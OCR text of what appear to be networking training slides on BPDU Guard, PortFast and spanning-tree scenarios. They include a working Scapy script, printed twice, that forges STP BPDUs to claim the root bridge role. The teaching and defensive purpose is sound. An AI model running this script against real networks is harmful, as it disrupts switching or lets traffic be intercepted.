
DAVID BOMBAL
EDUCATE.MOTIVATE

BPDU Guard

https://t.me/learningnets


DAVID BOMBAL
EDUCATE.MOTIVATE

PortFast




https://t.me/learningnets

Scenario 1: User adds a switch to the network




https://t.me/learningnets

Scenario 2: Creates a loop



https://t.me/learningnets

Scenario 3: Hacking the Network



https://t.me/learningnets

Hacking Spanning Tree

- Hackers can send messages saying they have a better path to the root switch

scapy / spanning-tree-dos-root-port.py

davidbombal Update spanning-tree-dos-root-port.py

Code | Blame | 21 lines (17 loc) · 445 Bytes

```
1   #!/usr/bin/env python3
2   #Import scapy
3   from scapy.all import *
4   #Capture STP frame
5   pkt = sniff(filter="ether dst 01:80:c2:00:00:00",count=1)
6
7   #Block port to root switch
8   #Set cost to root to zero
9   pkt[0].pathcost = 0
10
11  #Set bridge MAC to root brige
12  pkt[0].bridgemac = pkt[0].rootmac
13  #Set port ID to 1
14  pkt[0].portid = 1
15
16  #Loop to send multiple BPDUs
17  for i in range (0, 50):
18      time.sleep(1)
19      pkt[0].show()
20      sendp(pkt[0], loop=0, verbose=1)
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Hacking Spanning Tree

- You don't have to know this for the CCNA exam
  - Simple Python script to become the root switch

spanning-tree-dos-root-port.py


```python
#!/usr/bin/env python3
#Import scapy
from scapy.all import *
#Capture STP frame
pkt = sniff(filter="ether dst 01:80:c2:00:00:00",count=1)

#Block port to root switch
#Set cost to root to zero
pkt[0].pathcost = 0

#Set bridge MAC to root brige
pkt[0].bridgemac = pkt[0].rootmac
#Set port ID to 1
pkt[0].portid = 1

#Loop to send multiple BPDUs
for i in range (0, 50):
    time.sleep(1)
    pkt[0].show()
    sendp(pkt[0], loop=0, verbose=1)
```

- Github: https://github.com/davidbombal/scapy/blob/main/spanning-tree-dos-root-port.py

https://linkedin.com/in/davidbombal


DAVID BOMBAL
EDUCATE.MOTIVATE

Hacking the Root Port



